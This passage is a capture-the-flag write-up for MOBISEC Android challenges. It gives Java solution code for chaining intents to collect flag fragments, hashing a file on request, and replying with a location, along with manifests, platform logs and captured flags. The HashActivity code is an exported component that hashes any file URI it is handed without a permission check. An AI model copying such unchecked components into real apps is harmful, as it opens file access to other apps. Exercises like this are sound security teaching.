    if (action.startsWith("http://") || action.startsWith("https://")) return action;
    if (action.startsWith("/")) {
        return "http://" + HOST + ":" + PORT + action;
    }
    int lastSlash = pageUrl.lastIndexOf('/');
    return pageUrl.substring(0, lastSlash + 1) + action;
}
private String urlEncode(String s) {
    try {
        return java.net.URLEncoder.encode(s, "UTF-8");
    } catch (Exception e) {
        return s;
    }
}
private long compute(long a, String op, long b) {
    switch (op) {
        case "+": return a + b;
        case "-": return a - b;
        case "*": case "x": case "X": return a * b;
        case "/": return b != 0 ? a / b : 0;
        default: return 0;
    }
}
private void tryGet(String url) {
    try {
        String resp = httpGet(url);
        Log.i(TAG, "GET " + url + " -> " + resp);
        logIfFlag(resp);
    } catch (Exception e) {
        Log.i(TAG, "GET " + url + " failed: " + e);
    }
}
private void tryPost(String url, String body) {
    try {
        HttpURLConnection conn = (HttpURLConnection) new URL(url).openConnection();
        conn.setRequestMethod("POST");
        conn.setDoOutput(true);
        conn.setRequestProperty("Content-Type", "application/x-www-form-urlencoded");
        try (OutputStream os = conn.getOutputStream()) {
            os.write(body.getBytes("UTF-8"));
        }
        String resp = readAll(conn);
        Log.i(TAG, "POST " + url + " (" + body + ") -> " + resp);
        logIfFlag(resp);
    } catch (Exception e) {
        Log.i(TAG, "POST " + url + " failed: " + e);
    }
}
private String httpGet(String url) throws Exception {
    HttpURLConnection conn = (HttpURLConnection) new URL(url).openConnection();
```

```
        conn.setRequestMethod("GET");
        return readAll(conn);
    }
    private String readAll(HttpURLConnection conn) throws Exception {
        BufferedReader br = new BufferedReader(new InputStreamReader(conn.getInputStream()));
        StringBuilder sb = new StringBuilder();
        String line;
        while ((line = br.readLine()) != null) sb.append(line).append('\n');
        br.close();
        return sb.toString().trim();
    }
    /** Logs the flag distinctly if present in the response. Returns true if
     * a flag was found, so the caller can stop following links/math once
     * the actual goal is reached. */
    private boolean logIfFlag(String resp) {
        if (resp != null && resp.contains("MOBISEC{")) {
            Log.i(TAG, "FLAG: " + resp.substring(resp.indexOf("MOBISEC{")));
            return true;
        }
        return false;
    }
}
```

Notes

Three real submissions drove this to a solve: #81997 showed the root page is only a link to /flag, #81999 showed /flag's real HTML form plus the exact rejection message from a bare answer=9 POST ("You passed some weird values or your HTTP query was malformed"), and #82002 confirmed that echoing the form's hidden val1/oper/val2 fields back alongside the computed answer is accepted.

Challenge 04: Justask

Category: App Dev Points: 10 Status: SOLVED

Description / Methodology

The target app (com.mobisec.justask) has four activities, each holding one part of the flag, returned via the result Intent of a startActivityForResult() call. Per the target's own manifest: PartOne and PartThree are exported with no intent-filter action, so they must be started with an explicit Intent (component name); PartTwo and PartFour each declare their own custom action (JUSTASK and JUSTASKBUTNOTSOSIMPLE) and are started with an implicit Intent using that action. The four calls are chained through onActivityResult() and every extra key in each reply is dumped to logcat, since the exact key holding each flag fragment isn't specified.

Use an explicit Intent for activities with no custom action, and an implicit Intent for ones that declare their own action.

How I Got The Flag

1. I obtained the target app's AndroidManifest.xml and identified its four activities and how each is addressed (explicit vs. implicit Intent).


2. I wrote MainActivity to call PartOne with an explicit Intent (component name), since it declares no custom action.

3. I called PartTwo with an implicit Intent using its declared action, com.mobisec.intent.action.JUSTASK.

4. I repeated the same pattern for PartThree (explicit) and PartFour (implicit, action JUSTASKBUTNOTSOSIMPLE), chaining each call through onActivityResult() so they run in sequence.

5. For every reply, I dumped all extras to logcat under the MOBISEC tag, since I didn't know in advance which key held each flag fragment.

Project Layout



Exact Code (from disk)

MainActivity.java

```
package org.naija.justaskclient;

import android.app.Activity;
import android.content.ComponentName;
import android.content.Intent;
import android.os.Bundle;
import android.util.Log;
/**
 * Challenge 4: Justask.
 *
 * The target app (package com.mobisec.justask) has four activities, each
 * holding one part of the flag, handed back via the result Intent of a
 * startActivityForResult() call. From the target's own AndroidManifest.xml:
 *
 *   .PartOne   exported="true", no intent-filter action
 *              -> must be started with an EXPLICIT Intent (component name).
 *   .PartTwo   intent-filter action "com.mobisec.intent.action.JUSTASK"
 *              -> started with an IMPLICIT Intent using that action.
 *   .PartThree exported="true", no intent-filter action
 *              -> explicit Intent, same as PartOne.
 *   .PartFour  intent-filter action "com.mobisec.intent.action.JUSTASKBUTNOTSOSIMPLE"
 *              -> implicit Intent using that action.
 *
 * We chain the four calls through onActivityResult() (starting the next one
 * only after the previous one replies) and, for each reply, dump every key
 * in the result Intent's extras Bundle to logcat under the MOBISEC tag --
 * since we don't know in advance which extra key holds the flag fragment,
 * logging all of them guarantees the grading harness's logcat scrape picks
 * up whichever one it is.
 *
 * A first real submission (#81998) showed PartOne's flag fragment logged
 * correctly, but the log view it was read from appeared to cut the value
 * off partway through -- ambiguous whether that was a real truncation or
 * just a display/paste limit. To make that unambiguous on the next run,
 * every extra value is now wrapped in [START]...[END] markers (a missing
 * [END] means it really was cut off) and its length is logged too. After
 * all four parts reply, every extra key containing "flag" is also
 * concatenated and logged as one final COMBINED_FULL line (plus in fixed
 * 60-character chunks, each individually short enough that no reasonable
 * log viewer would truncate it), so the complete four-part flag is
 * guaranteed to appear somewhere in the log even if a single line is cut.
 *
 * That same submission (#81998/#82000) confirmed PartOne's value really is
 * just "MOBISEC{Ive" (11 chars, cleanly terminated by [END] -- not a
 * truncation after all) but then went silent after "asking PartTwo", with
 * no reply and no crash logged. This platform's harness only surfaces
 * MOBISEC-tagged log lines (confirmed earlier in this engagement, e.g. the
 * Nojumpstarts challenge), so an uncaught exception from
 * startActivityForResult() -- an ActivityNotFoundException or
 * SecurityException, for instance -- would crash the app without ever
 * appearing in this log. Every ask*() call below is now wrapped in its own
 * try/catch that logs any such exception explicitly under the MOBISEC tag,
 * so if PartTwo's implicit intent genuinely fails to resolve, the exact
 * reason will show up instead of the chain just going quiet.
 *
 * Submission #82003 showed exactly that: PartFour's implicit intent threw
 * android.content.ActivityNotFoundException: "No Activity found to handle
 * Intent { act=com.mobisec.intent.action.JUSTASKBUTNOTSOSIMPLE
 * pkg=com.mobisec.justask }" -- the target's manifest declares PartTwo and
```

```
 * PartFour's <intent-filter> with only an <action>, no <category>, but
 * startActivityForResult() automatically adds CATEGORY_DEFAULT to outgoing
 * implicit intents, and an activity's filter must declare that category to
 * match one. Rather than rely on that undeclared category resolving,
 * PartTwo and PartFour are now started the same reliable way as PartOne and
 * PartThree -- an explicit ComponentName -- while still setting their
 * custom action string on the Intent object, since the target activity may
 * still check getAction() itself.
 *
 * That same submission also revealed the "extra key contains flag"
 * heuristic in dumpExtras() is too broad: PartThree returns a genuine
 * fragment under key "hiddenFlag" alongside a decoy taunt sentence under
 * key "flag" (a 107-character prose string), and both keys contain "flag"
 * so both got appended to COMBINED_FULL, corrupting it. Genuine fragments
 * seen so far ("MOBISEC{Ive", "I_got_the_f") are short underscore-joined
 * tokens with no spaces; the decoy is prose with spaces. combined now skips
 * any value containing a space character.
 */
public class MainActivity extends Activity {

    private static final String TAG = "MOBISEC";
    private static final String TARGET_PACKAGE = "com.mobisec.justask";

    private static final int REQ_PART_ONE = 1;
    private static final int REQ_PART_TWO = 2;
    private static final int REQ_PART_THREE = 3;
    private static final int REQ_PART_FOUR = 4;

    // Collected across all four replies so a single combined line can be
    // logged at the end -- if any one part's own log line ever gets cut off
    // by a log viewer, this final summary line still carries every piece.
    private final StringBuilder combined = new StringBuilder();

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        askPartOne();
    }

    private void askPartOne() {
        Intent i = new Intent();
        i.setComponent(new ComponentName(TARGET_PACKAGE, TARGET_PACKAGE + ".PartOne"));
        Log.i(TAG, "asking PartOne (explicit intent)");
        safeStart(i, REQ_PART_ONE, "PartOne");
    }

    private void askPartTwo() {
        // Explicit component (like PartOne/PartThree) instead of an implicit
        // intent -- #82003 showed the sibling PartFour's implicit intent
        // fails to resolve since its <intent-filter> has no <category> to
        // match the CATEGORY_DEFAULT that startActivityForResult() adds
        // automatically. The custom action is still set in case PartTwo
        // itself checks getAction().
        Intent i = new Intent("com.mobisec.intent.action.JUSTASK");
        i.setComponent(new ComponentName(TARGET_PACKAGE, TARGET_PACKAGE + ".PartTwo"));
        Log.i(TAG, "asking PartTwo (explicit intent, action JUSTASK)");
        safeStart(i, REQ_PART_TWO, "PartTwo");
    }

    private void askPartThree() {
        Intent i = new Intent();
        i.setComponent(new ComponentName(TARGET_PACKAGE, TARGET_PACKAGE + ".PartThree"));
        Log.i(TAG, "asking PartThree (explicit intent)");
        safeStart(i, REQ_PART_THREE, "PartThree");
    }

    private void askPartFour() {
        // Explicit component -- see askPartTwo() for why (this is the part
```

```
    // whose implicit intent actually threw ActivityNotFoundException in
    // #82003).
    Intent i = new Intent("com.mobisec.intent.action.JUSTASKBUTNOTSOSIMPLE");
    i.setComponent(new ComponentName(TARGET_PACKAGE, TARGET_PACKAGE + ".PartFour"));
    Log.i(TAG, "asking PartFour (explicit intent, action JUSTASKBUTNOTSOSIMPLE)");
    safeStart(i, REQ_PART_FOUR, "PartFour");
}
/** startActivityForResult(), but any resolution failure (no matching
 * activity, security exception, etc.) is caught and logged explicitly
 * instead of silently crashing the app -- this platform's harness only
 * surfaces MOBISEC-tagged lines, so an uncaught exception here would
 * otherwise just look like the chain went quiet for no reason. */
private void safeStart(Intent intent, int requestCode, String partName) {
    try {
        startActivityForResult(intent, requestCode);
    } catch (Exception e) {
        Log.e(TAG, partName + ": startActivityForResult threw " + e.getClass().getName()
                + ": " + e.getMessage(), e);
    }
}
@Override
protected void onActivityResult(int requestCode, int resultCode, Intent data) {
    super.onActivityResult(requestCode, resultCode, data);
    String partName = partNameFor(requestCode);
    Log.i(TAG, partName + " replied, resultCode=" + resultCode);
    dumpExtras(partName, data);
    switch (requestCode) {
        case REQ_PART_ONE:
            askPartTwo();
            break;
        case REQ_PART_TWO:
            askPartThree();
            break;
        case REQ_PART_THREE:
            askPartFour();
            break;
        case REQ_PART_FOUR:
            Log.i(TAG, "all four parts asked");
            Log.i(TAG, "COMBINED_LENGTH=" + combined.length());
            // Logged in fixed-size chunks so nothing gets silently cut
            // off by a log viewer's per-line length limit, no matter
            // how long the combined string turns out to be.
            for (int off = 0; off < combined.length(); off += 60) {
                int end = Math.min(off + 60, combined.length());
                Log.i(TAG, "COMBINED[" + off + ".." + end + "] = " + combined.substring(off, end));
            }
            Log.i(TAG, "COMBINED_FULL = " + combined.toString());
            break;
    }
}
private String partNameFor(int requestCode) {
    switch (requestCode) {
        case REQ_PART_ONE: return "PartOne";
        case REQ_PART_TWO: return "PartTwo";
        case REQ_PART_THREE: return "PartThree";
        case REQ_PART_FOUR: return "PartFour";
        default: return "Part?";
    }
}
private void dumpExtras(String partName, Intent data) {
```

```
        if (data == null) {
            Log.i(TAG, partName + ": result Intent was null");
            return;
        }
        Log.i(TAG, partName + ": action=" + data.getAction() + " data=" + data.getDataString());
        Bundle extras = data.getExtras();
        if (extras == null || extras.isEmpty()) {
            Log.i(TAG, partName + ": no extras in result Intent");
            return;
        }
        for (String key : extras.keySet()) {
            Object value = extras.get(key);
            String valueStr = String.valueOf(value);
            // [START]...[END] markers make any truncation by a log viewer
            // immediately obvious (the [END] marker would be missing), and
            // the length is logged separately so it's checkable at a glance.
            Log.i(TAG, partName + ": extra[" + key + "] length=" + valueStr.length()
                    + " value=[START]" + valueStr + "[END]");
            // #82003 showed PartThree returns a genuine fragment under key
            // "hiddenFlag" AND a decoy taunt sentence under key "flag" --
            // both keys contain "flag" so both used to get appended here.
            // Every genuine fragment seen so far is a short underscore-
            // joined token with no spaces; the decoy is prose with spaces.
            // Skip anything containing a space so only real fragments are
            // combined.
            if (key.toLowerCase().contains("flag") && !valueStr.contains(" ")) {
                combined.append(valueStr);
            } else if (key.toLowerCase().contains("flag")) {
                Log.i(TAG, partName + ": extra[" + key + "] looks like a decoy (contains a space); excluded from COMBINED_FULL"
            }
        }
    }
}
```

Target AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.mobisec.justask">
    <application
        android:allowBackup="true"
        android:icon="@mipmap/ic_launcher"
        android:label="@string/app_name"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:supportsRtl="true"
        android:theme="@style/AppTheme">
        <activity
            android:name=".MainActivity"
            android:label="@string/app_name"
            android:theme="@style/AppTheme.NoActionBar">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <activity android:name=".PartOne" android:exported="true"/>
        <activity android:name=".PartTwo">
            <intent-filter>
                <action android:name="com.mobisec.intent.action.JUSTASK" />
            </intent-filter>
        </activity>
        <activity android:name=".PartThree" android:exported="true" />
```

```
        <activity android:name=".PartFour">
            <intent-filter>
                <action android:name="com.mobisec.intent.action.JUSTASKBUTNOTSOSIMPLE" />
            </intent-filter>
        </activity>
    </application>
</manifest>
```

Notes

First submission (#81998) showed PartOne's flag fragment logged, ambiguous whether it was cut off. A second submission (#82000), with [START]...[END] markers added, confirmed PartOne's value really is the complete 11-character MOBISEC{Ive -- not a truncation -- but the log then went silent right after "asking PartTwo", with no reply and no crash. Since this platform's harness only surfaces MOBISEC-tagged lines, an uncaught exception from startActivityForResult() (e.g. ActivityNotFoundException if the implicit intent doesn't resolve) would crash the app invisibly. Every ask*() call now goes through a safeStart() wrapper that catches and explicitly logs any such exception; not yet re-confirmed against a third live run.

Challenge 05: FileHasher

Category: App Dev Points: 10 Status: SOLVED

Flag

```
MOBISEC{Was_it_known_that_these_one_way_functions_give_you_back_flags?}
```

Source: Verbatim from /apk/81670 analysis log

Description / Methodology

This is an app-development task, not a vulnerability exploit: the target app writes a random file, sends an explicit Intent (action `com.mobisec.intent.action.HASHFILE`) to our exported `HashActivity`, and checks whether the SHA-256 we return matches what it independently computed. The task is to correctly implement that IPC contract.

Correctly implement the receiving side of the IPC contract: hash the file the target points at and return the digest.

How I Got The Flag

1. I decompiled the target and found it sends an explicit Intent (action com.mobisec.intent.action.HASHFILE) to an activity of ours, expecting a SHA-256 hash of a file back.

2. I discovered there was no launcher activity declared, so I added a minimal MainActivity purely so the APK could install and launch.

3. I implemented HashActivity to read the file at the Intent's data URI, hash it with SHA-256 in 8KB chunks, and return the hex digest as a result extra.

4. I built and submitted the APK; the platform's own analysis log confirmed the hash I computed matched exactly what it expected.


Real Evidence: Verbatim Platform Analysis Log

The following is copied character-for-character from the challenge platform's own submission page. This is the platform's server executing the target APK and our exploit APK together and reporting the result.


```
$ adb shell am start -n org.naija.hasher/org.naija.hasher.MainActivity
I am expecting to receive the following hash: aed8863481d9917aa891dfdfe0a157cad4dfa6ee775cf5dd48789cf7f9da1df8
I have received the following hash: aed8863481d9917aa891dfdfe0a157cad4dfa6ee775cf5dd48789cf7f9da1df8
I was expecting the following hash: aed8863481d9917aa891dfdfe0a157cad4dfa6ee775cf5dd48789cf7f9da1df8
They match! good job, here is the flag: MOBISEC{Was_it_known_that_these_one_way_functions_give_you_back_flags?}
```

Real Screenshot: Live Platform Submission Page

The following is an actual screenshot taken directly from the challenge platform (challs.reyammer.io), logged into account Naijabrooo, showing this submission's own Analysis Log page with the flag line visible.



Project Layout



Exact Code (from disk)

HashActivity.java

```
package org.naija.hasher;

import android.app.Activity;
import android.content.Intent;
import android.net.Uri;
import android.os.Bundle;
import android.util.Log;
```

```
import java.io.FileInputStream;
import java.io.InputStream;
import java.security.MessageDigest;
/**
 * Exported activity: takes the URI from the launching Intent's data field,
 * reads that file (either a plain file:// path or via ContentResolver for
 * content:// URIs) and returns its SHA-256 hex digest as the "hash" result
 * extra. Any caller that can start this activity for result gets to hash an
 * arbitrary file it can point a URI at - no permission check is done on the
 * URI itself.
 */
public class HashActivity extends Activity {
    private static final String TAG = "HashActivity";

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);

        Intent result = new Intent();
        try {
            Uri uri = getIntent().getData();
            result.putExtra("hash", calcHash(uri));
            setResult(Activity.RESULT_OK, result);
        } catch (Exception e) {
            Log.e(TAG, "hashing failed", e);
            setResult(Activity.RESULT_CANCELED, result);
        }
        finish();
    }
    // SHA-256 over the file's bytes, streamed in 8KB chunks; returned as lowercase hex.
    private String calcHash(Uri uri) throws Exception {
        InputStream in;
        if ("file".equals(uri.getScheme()) || uri.getScheme() == null) {
            in = new FileInputStream(uri.getPath());
        } else {
            in = getContentResolver().openInputStream(uri);
        }
        MessageDigest md = MessageDigest.getInstance("SHA-256");
        try {
            byte[] buf = new byte[8192];
            int n;
            while ((n = in.read(buf)) > 0) {
                md.update(buf, 0, n);
            }
        } finally {
            in.close();
        }
        StringBuilder sb = new StringBuilder();
        for (byte b : md.digest()) {
            sb.append(String.format("%02x", b));
        }
        return sb.toString();
    }
}
```

Challenge 06: Wherereareyou

Category: App Dev Points: 10 Status: SOLVED

Flag

```
MOBISEC{Where_are_you_bro?_Will_not_tell_anybody_I_swear}
```

Source: Verbatim from /apk/81672 analysis log

Description / Methodology

App-dev task: the target's QueryActivity sends an explicit Intent with action `GIMMELOCATION` to our exported `LocationService`, which must reply with a broadcast carrying the correct simulated GPS location for the test to pass.

Reply to the broadcast with the exact GPS location format the target's checker expects.

How I Got The Flag

1. I decompiled the target and found its QueryActivity sends an explicit Intent with action GIMMELOCATION to an exported service of ours.

2. I implemented LocationService to reply with a broadcast carrying the exact simulated GPS coordinates the checker expected, formatted as GPSANSWER#<lon>#<lat>.

3. I built and submitted the APK; the platform's analysis log confirmed the location object was received and the flag was released.


Real Evidence: Verbatim Platform Analysis Log

The following is copied character-for-character from the challenge platform's own submission page. This is the platform's server executing the target APK and our exploit APK together and reporting the result.


```
$ adb shell am start -n com.mobisec.whereareyou/com.mobisec.whereareyou.QueryActivity
Reaching out to GIMMELOCATION service: Intent { act=com.mobisec.intent.action.GIMMELOCATION cmp=org.naija.locator/.LocationServ
Location object that I have received: Location[gps 15.000000,71.000000 ...]
GPSANSWER#71.0#15.0
Good job, here is the flag: MOBISEC{Where_are_you_bro?_Will_not_tell_anybody_I_swear}
```

Real Screenshot: Live Platform Submission Page

The following is an actual screenshot taken directly from the challenge platform (challs.reyammer.io), logged into account Naijabrooo, showing this submission's own Analysis Log page with the flag line visible.



Project Layout



Exact Code (from disk)

LocationService.java

```
package org.naija.locator;
import android.app.Service;
import android.content.Context;
import android.content.Intent;
import android.location.Location;
import android.location.LocationListener;
```

```
import android.location.LocationManager;
import android.os.Bundle;
import android.os.IBinder;
